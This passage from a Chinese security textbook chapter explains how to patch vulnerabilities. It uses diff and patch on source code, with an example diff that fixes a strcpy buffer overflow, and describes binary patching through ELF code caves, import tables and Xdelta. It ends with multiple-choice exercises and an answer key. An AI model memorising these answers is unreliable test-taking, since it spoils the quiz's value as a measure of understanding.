前文提到，源代码打补丁要比二进制代码打补丁容易得多。当源代码可用时，在开发并增强应用程序的安全性方面，用户就有机会发挥更大的作用。当然，这是有利于开放源代码软件的主要论据之一。很重要的一点，要记住一点，很容易打好补丁并不意味着这是一个高质量的补丁。无论是能够指出源代码中某一特定行导致了漏洞，还是在非开源二进制文件中发现了漏洞，开发者的参与都是必要的。

何时打补丁

很简单就能对应用程序的源代码打补丁并继续工作，这可能是个很大的诱惑。如果厂商已经不再支持某应用程序，而我们却决定继续使用它，惟一的办法就是给它打补丁，然

后继续工作。对厂商仍然支持的软件来说，开发一个补丁，证实可用该补丁关闭某个相关的漏洞，仍然是有用的。无论如何，关键问题都在于，所开发的补丁不仅要解决导致漏洞的明显原因，而且也要解决不那么显然、比较隐晦的原因，同时，还不能引入新的问题。实际上，这远远不是肤浅地熟悉一点源代码所能做到的，也是大多数开放源代码软件的用户无法对其发展做出贡献的原因。要熟悉任何软件系统的体系结构，都需要花费大量的时间，特别是在以前没有接触过，需要从头开始的时候。

修补什么

很显然，我们感兴趣的是通过补丁解决导致漏洞的根本原因，同时又不能引入新的漏洞。增强软件的安全性，绝不仅仅是把不安全的函数替换为相对比较安全的版本。例如，通常把 `strcpy()` 替换为 `strncpy()` 就有一些问题，而很少有人注意到这一点。



注意：`strncpy()` 函数的参数包括：源和目标缓冲区以及数字 `n`，`n` 是需要复制的字符的最大数目。它并不保证目标缓冲区是以 `NULL` 结尾的。如果源缓冲区包含了 `n` 个（或更多）字符，那么结束字符 `NULL` 是不会被复制到目标缓冲区的。

大多数情况下，没有哪一个函数是漏洞的直接原因。不适当的缓冲区处理、粗糙的字符串解析算法以及对有符号和无符号数据之间差别的不了解，都是造成问题的原因。要开发出正确的补丁，弄清楚原来的程序员对数据处理相关的所有假定，并确认各个假定在程序的实现中是否已经考虑到，总是很明智的做法。这也是开发补丁时最好与程序的开发者协作的原因，因为很少有人能比原开发者更了解代码。

补丁的开发与使用

在利用源代码进行工作时，用于创建和应用补丁的两个最常用的程序是 `diff` 和 `patch`，它们都是命令行工具。补丁是使用 `diff` 程序创建的，该工具可以比较一个文件与另一个文件的差别，并将差别列表输出。

`diff`

`diff` 会把文件的旧版本和新版本进行比较，输出的报告可列出所有被删除或替换的行。通过指定适当的选项，`diff` 可以对子目录进行递归下降操作，以比较新旧目录树中同一目录中的同名文件。`diff` 的输出发送到标准输出，但通常会进行重定向以便建立补丁文件。`diff` 最常用的三个选项是：

- `-a` 使 `diff` 将所有文件都当做文本处理。
- `-u` 使 `diff` 按“统一”（unified）格式输出。
- `-r` 指令 `diff` 递归下降，对子目录也进行处理。

举例来说，假定一个有漏洞的程序 `rooted` 位于目录 `hackable` 下。如果创建该程序的安全版本位于目录 `hackable_not` 下，可以用下列 `diff` 命令创建一个补丁：

```
diff -aur hackable/ hackable_not/ > hackable.patch
```

下列输出显示了 `example.c` 和 `example_fixed.c` 之间的差别。使用的命令如下：

```
# diff -aur example.c example_fixed.c
--- example.c    2004-07-27 03:36:21.000000000 -0700
+++ example_fixed.c  2004-07-27 03:37:12.000000000 -0700
@@ -6,7 +6,8 @@

int main(int argc, char **argv) {
    char buf[80];
-   strcpy(buf, argv[0]);
+   strncpy(buf, argv[0], sizeof(buf));
+   buf[sizeof(buf) - 1] = 0;
    printf("This program is named %s\n", buf);
}
```

输出使用的是统一输出格式。从输出可以看到，两个文件已经比较了哪些位置是不同的，有何种不同。重要的是那些前缀为+和-的行。前缀为+的行表示该行出现在新文件中，但旧文件中没有。前缀-表明，该行存在于旧文件中，而新文件中没有。没有前缀的行用来给出上下文信息，使得 `patch` 能够更精确地定位到被修改的行。

`patch`

`patch` 能够理解 `diff` 的输出，并根据 `diff` 输出的差别，对一个文件进行变换。`patch` 使用的补丁文件通常由软件开发者发布，用于快速传播以弥补不同的软件修订版之间的差别。这样做可以节省时间，因为只下载补丁文件，比下载应用程序的全部源代码要快得多。通过将补丁文件应用到源代码，用户可以将源代码变换为程序维护者修订后的源代码。如果有原始版本的 `example.c`，给出上述运行 `diff` 的结果为 `example.patch`，可以如下使用 `patch`：

```
patch example.c < example.patch
```

将 `example.c` 的内容转换为 `example_fixed.c` 的内容，而无须完整的 `example_fixed.c` 文件。

15.2.2 对二进制代码打补丁

有些情况下，由于不可能访问程序的源代码，则必须考虑为程序的实际二进制文件打补丁。为二进制文件打补丁，要求对可执行文件的格式非常了解，同时要非常小心，以免引入新的问题。

为什么打补丁？

支持为二进制文件打补丁，最简单的原因是，在厂商已经不再提供支持的软件中发现漏洞。如果厂商倒闭或停止对某产品的支持，可能就会出现此种情况。在选择对二进制文件打补丁之前，务必先考虑迁移或升级；从长远看来，后两种选择要更容易。

对厂商仍然支持的软件，也可能有这样的情况，例如有些厂商在产品中出现漏洞时，反应迟钝。厂商反应迟缓的常见原因包括“我们不能复现问题”和“我们需要确保补丁是稳定的”。在架构粗劣的系统中，问题可能是比较大的，在能够发布修复之前，需要大量的再设计，导致花费大量的时间。无论原因如何，用户暴露于不安全环境的时间都会延长，而不幸的是，在处理类似因特网蠕虫等情况时，即使一天都显得太长。

了解可执行文件格式

除了机器语言之外，现在的可执行文件还包含了大量簿记（bookkeeping）信息。该信息指明了程序在加载到内存中时，需要访问的动态库和函数，某些情况下，还包括了详细的调试信息，如编译二进制代码的机器如何返回到源代码。要正确地定位到可执行文件的机器语言部分，需要详细了解文件的格式。目前常用的两种文件格式，分别是 ELF（Executable and Linking Format）格式，在许多 Unix 类型的系统上使用，包括 Linux；以及 PE（Portable Executable）格式，在 Windows 系统上使用。ELF 可执行二进制文件的结构如图 15.1 所示。




图 15.1 ELF 可执行文件的结构

文件的 ELF header 部分，指明了需要执行的第一条指令的位置，并给出了 program header table 和 section header table 的位置。program header table 是可执行映像文件中必需的元素，每一个表项都对应于一个 program segment。program segment 由一个或多个 program section 组成。program header table 中每一个表项都指定了对应的 segment 在文件中的位置、运行时加载 segment 的虚拟内存地址、segment 在文件和在内存中的大小。重要的是，要注

意到 segment 在文件中可能并不占据空间，但在运行时会占一定量的内存空间。如果程序中有未初始化的数据，这是很常见的。

section header table 包含了描述各个 program section 的信息。该信息在链接时使用，在使用编译过的目标文件创建可执行映像文件的过程中起辅助作用。

在链接之后，则不再需要该信息。因此，在可执行文件中 section header table 是可选的元素（但一般都会有）。大多数可执行文件中，常见的 section 包括：

- .bss section 描述了未初始化程序数据的大小和位置。该 section 在文件中不占空间，但在运行时会占据一部分内存空间。
- .data section 包含了初始化的程序数据，在运行时会加载到内存中。
- .text section 包含了程序的可执行指令部分。

在 ELF 可执行文件中，通常会找到许多其他的 section。更多的细节信息，请参考 ELF 规范。

补丁的开发与使用

对可执行文件打补丁不是那么简单的事情。即使对打算做的修改比较清楚，也有可能就是没有进行修改的能力。对编译过的二进制文件进行的任何修改，都必须确保不仅修正了有漏洞的程序操作，而且同时没有破坏二进制映像文件的结构。对二进制文件打补丁时，需要考虑的关键因素如下：

- 补丁使函数的长度（按字节计算）发生变化了吗？
- 补丁需要程序以前没有调用过的函数吗？

任何影响到程序大小的改动，都很难容纳到原结构中，所以要求非常小心地设计。理想情况下，在二进制文件的虚拟地址空间中可以发现空洞（hole，或按照 Halvar Flake 的术语，洞穴，即 cave），以用于放置新的指令。如 program section 在内存中有不连续的地方，或者编译器、链接器选择对 section 的大小进行补齐，以便对齐到特定的边界值，都会出现空洞。在某些情况下，可以利用因为对齐而出现的空洞。例如，如果某个特定的编译器要求将函数对齐到双字（8 字节）边界，那么各个函数之后最多可能有 7 字节的填充区域。该填充区域可用于嵌入额外的指令，也可以在现存函数的长度发生增长时作为额外的空间使用。使用空洞的方法通常是这样：将有漏洞的代码跳转到空洞处，在空洞中放置补丁代码，最后跳转回原来有漏洞的代码之后的位置。该过程如图 15.2 所示。




图 15.2 在二进制文件的空洞中打补丁

在创建并测试了一个打好补丁的二进制文件之后，剩下的问题就是发布该二进制文件。有很多原因可能导致无法发布完整的打好补丁的二进制文件，比如太大或法律方面的限制。有个用于产生并应用二进制补丁的工具，名为 Xdelta。Xdelta 将 diff 和 patch 的功能组合到一个工具中，能够在二进制文件中使用。Xdelta 能够比较任意两个文件之间的差异，而不管文件的类型如何。在使用 Xdelta 时，只需要发布二进制文件之间的差异（所谓的“delta”）。接收者可使用 Xdelta 来更新其二进制文件，将 delta 文件应用到受影响的二进制文件即可。

限制

可执行文件的格式在结构上是非常严格的。在为二进制文件打补丁时，需要克服的最困难的问题，就是在文件中寻找用于插入新代码的空间。不同于简单的文本文件，二进制文件是无法开启插入模式并粘贴一段汇编语言代码的。如果需要将二进制文件中的代码重新定位，则必须非常小心。移动任何指令，都可能需要更新相对地址偏移量或计算新的绝对地址值。



注意：汇编语言中引用地址的两个常见方法，分别是相对偏移量和绝对地址。绝对地址是分配给指令或数据的无歧义的位置。从绝对地址的含义来看，可以引用在位置 12345 的指令。相对偏移量将一个位置描述为：从某个参考位置（通常是当前指令）到目标位置的距离。按相对偏移量的含义，可以引用当前指令之前 45 字节处的指令。

在需要将一个函数调用替换为另一个函数时，会出现第二个问题。由于要打补丁的二进制文件不同，所以这个问题不总是那么容易解决。举例来说，某个程序中包含了一个对 strcpy() 函数的调用，该调用可被攻击。如果预想的解决方案是使程序调用 strncpy()，那么有几个因素需要考虑。第一个挑战是，需要在二进制文件中找到一个空洞，以便能够将一

个额外的参数 (`strncpy()` 的长度参数) 压栈。其次, 需要有一个方法来调用 `strncpy()`。如果程序在其他位置调用了 `strncpy()`, 那么可使用 `strncpy()` 函数的地址, 来代替有漏洞的 `strcpy()` 函数的地址。如果程序不包含其他位置对 `strncpy()` 的调用, 问题就变得复杂起来。对静态链接的程序来说, 需要将整个的 `strncpy()` 函数插入到二进制文件中, 这对文件需要做很大的改动, 不太可能完成。对动态链接的二进制文件来说, 需要编辑程序的引入表 (`import table`), 以便系统的装载器能够进行正确的符号解析, 把 `strncpy()` 链接进来。操作程序的引入表, 同样是一个需要详细了解可执行文件格式的任务, 在最简单的情况下实际操作也比较困难。

参考文献

- [1] diff www.gnu.org/software/diffutils/diffutils.html
- [2] patch www.fsf.org/software/patch/patch.html
- [3] ELF Specification <http://x86.ddj.com/ftp/manuals/tools/elf.pdf>
- [4] Xdelta <http://sourceforge.net/projects/xdelta/>

15.3 摘要

- 关闭漏洞：
 - 在等待厂商发布补丁期间, 需要做什么?
- 提供临时安全保护的一些可选方法：
 - 使用端口敲击作为防御措施。
 - 迁移, 以远离有漏洞的程序。
- 打补丁, 解决问题。
 - 源代码打补丁的考虑。
 - 二进制代码打补丁的考虑。

15.3.1 习题

1. 下列哪一项是在软件中发现漏洞之后, 应采取的行动?
 - A. 不采取行动, 等待厂商发现并解决问题。其他人不太可能在厂商之前发现问题。
 - B. 向厂商报告漏洞, 等待厂商发布适当的修复。

- C. 立即关闭软件，从其他厂商寻找适当的替换。
 - D. 向厂商报告问题，开始谨慎地判断如何缓解问题。
2. 什么是端口敲击？
- A. 一个问题，由功率不足的 CPU 造成。
 - B. 按一定顺序访问网络端口，最后使得某个特定的网络端口开放，以访问某个特定的服务。
 - C. 该名词用于表明类似于 Nmap 这样的网络扫描工具正在进行端口扫描。
 - D. 审计开放端口，确保没有不必要的端口出于开放状态，并暴露于恶意网络数据之下。
3. 在为有漏洞的程序开发源代码补丁时，为什么很重要的一点是与应用程序的开发者密切协作？
- A. 源代码的开发者对程序的体系结构有更深入的了解，可能更清楚对程序进行各种改变的后果。
 - B. 这并不像尽快发布补丁解决问题那么重要。
 - C. 与源代码的开发者进行交互，根本不重要。当初是他们编写了有漏洞的代码，不能信任他们能使应用程序更安全。
 - D. 与开发者协作没有意义。在报告漏洞之后，你的责任即告结束。等待修正的代码发布就够了。
4. 在何种情况下，为关闭漏洞，可能会采取对程序二进制代码打补丁的措施？
- A. 从不。修复漏洞的工作最好由软件厂商完成。
 - B. 在试图解决非开源程序中的漏洞时。
 - C. 在试图解决遗产软件系统中的漏洞时，该系统既没有源代码，也无法得到厂商的支持。
 - D. B 和 C。
5. 为修补漏洞，了解二进制文件格式的目的是什么？
- A. 没有目的，源代码就足够了。
 - B. 我们可以弄清楚，二进制文件能够在哪些系统上运行。
 - C. 我们可以准确地定位到有漏洞的机器语言指令序列，并有可能发现修复漏洞的方法。

- D. 在二进制代码级别打补丁几乎是不可能的，因此了解文件格式实际上只对逆向工程师有用。
6. 如果一个现存的应用程序发现有漏洞，而您打算迁移到一个新的应用程序时，可能会遇到下列哪些困难？
- A. 没有其他合适的应用程序。
 - B. 把现存的数据转换为新应用程序可接受的格式，是比较困难或不可能的。
 - C. A 和 B。
 - D. 不太可能遇到什么困难。
7. 一个二进制应用程序包含对 `strcpy()` 函数的调用，而您打算对该二进制文件打补丁，将所有此类调用改为调用 `strncpy()`。下列哪一个选项的陈述是正确的？
- A. 如果该程序是动态链接的，且程序中其他位置没有使用 `strncpy()`，则可能需要编辑引入表。
 - B. 需要在二进制文件中找到额外的空间，以便容纳额外的指令，因为每个需要修改的调用，都需要压栈一个额外的参数。
 - C. 如果程序是静态链接的，除了需要找到额外的空间来容纳将额外参数压栈的指令之外，可能还需要找到足够的空间来容纳增加的 `strncpy()` 函数本身（如果 `strncpy()` 没有链接到原程序中）。
 - D. 上述所有。
8. 下述哪个选项的陈述不正确？
- A. `Xdelta` 主要用于计算两个文本文件之间的差异。
 - B. `diff` 用于计算不同源文件之间的差异，并产生源代码补丁。
 - C. `Xdelta` 可用于计算任何类型的文件之间的差异。
 - D. `patch` 用于应用 `diff` 产生的差异文件，以便将文件的一个版本变换为另一个版本。

15.3.2 答案

1. D. 在等待厂商发布问题的修复方案之前，重要的是增强相关的安全措施。A 是不正确的，因为无法保证厂商能够独立发现问题。B 是个好的开端，但在等待补丁发布之前，相关的软件仍然是有漏洞的。在过渡期内，恶意的黑客可能会发现该问题并攻击你的系统。C 并不总是那么实际。许多用户可能依赖有漏洞的软件完成日常工作，而进行迁移，可能找不到合适的备选方案。

2. B。端口敲击类似于组合锁，可以限制对某个特定服务的访问。通过按正确的顺序访问一系列的网络端口，即可激活组合，并获得对某个受保护服务的访问。A 是不正确的，因为不像汽车引擎，CPU 无法制造敲击噪音。C 是不正确的，因为与 Nmap 之类的工具相关联的名词是端口扫描。D 是不正确的，因为该选项描述了用于检测开放端口的端口扫描技术。
3. A。漏洞的直接原因可能是显然的，而对应于该原因的修复也很容易，但软件开发者可能更了解代码的体系结构，通常更适合于选择适当的修复方案。B 是不正确的，因为快速的修复未必是最佳的修复，如果设计不当，可能影响到软件的其他部分。C 是不正确的，因为即使最好的程序员也可能犯错误；软件包含漏洞是事实，但不能因此而认定程序员是不合格的。D 是不正确的，因为开发者能够更快速地复现问题，更快地理解问题，如果与开发者合作，他们可能更关注你的发现。
4. D。B 和 C 都描述了一些被迫在二进制级别为程序打补丁的情况。A 是不正确的，因为不能排除在二进制级别打补丁的可能性。
5. C。重要的是理解二进制文件的虚拟内存布局，并能够在程序文件内部精确地定位。只有清楚地了解程序二进制文件的布局，才能做到这一点。A 是不正确的，因为源代码并不总是可用。B 是个好主意，但只需要对文件格式有肤浅的了解即可。如果需要二进制级别打补丁，则需要更深的知识。D 不总是正确的。如果需要，即使困难，也要在二进制级别打补丁。
6. C。答案 A 和 B 的可能性都比较高。答案 D 是不正确的，因为在迁移到新的应用程序时，很少会完全没有困难。
7. D。在完成所需的改动时，答案 A、B 和 C 都是需要面对的挑战。
8. A。答案 C 指出，Xdelta 可用于计算任何类型的文件的差别，而不只是文本文件。答案 B、C、D 都是真命题。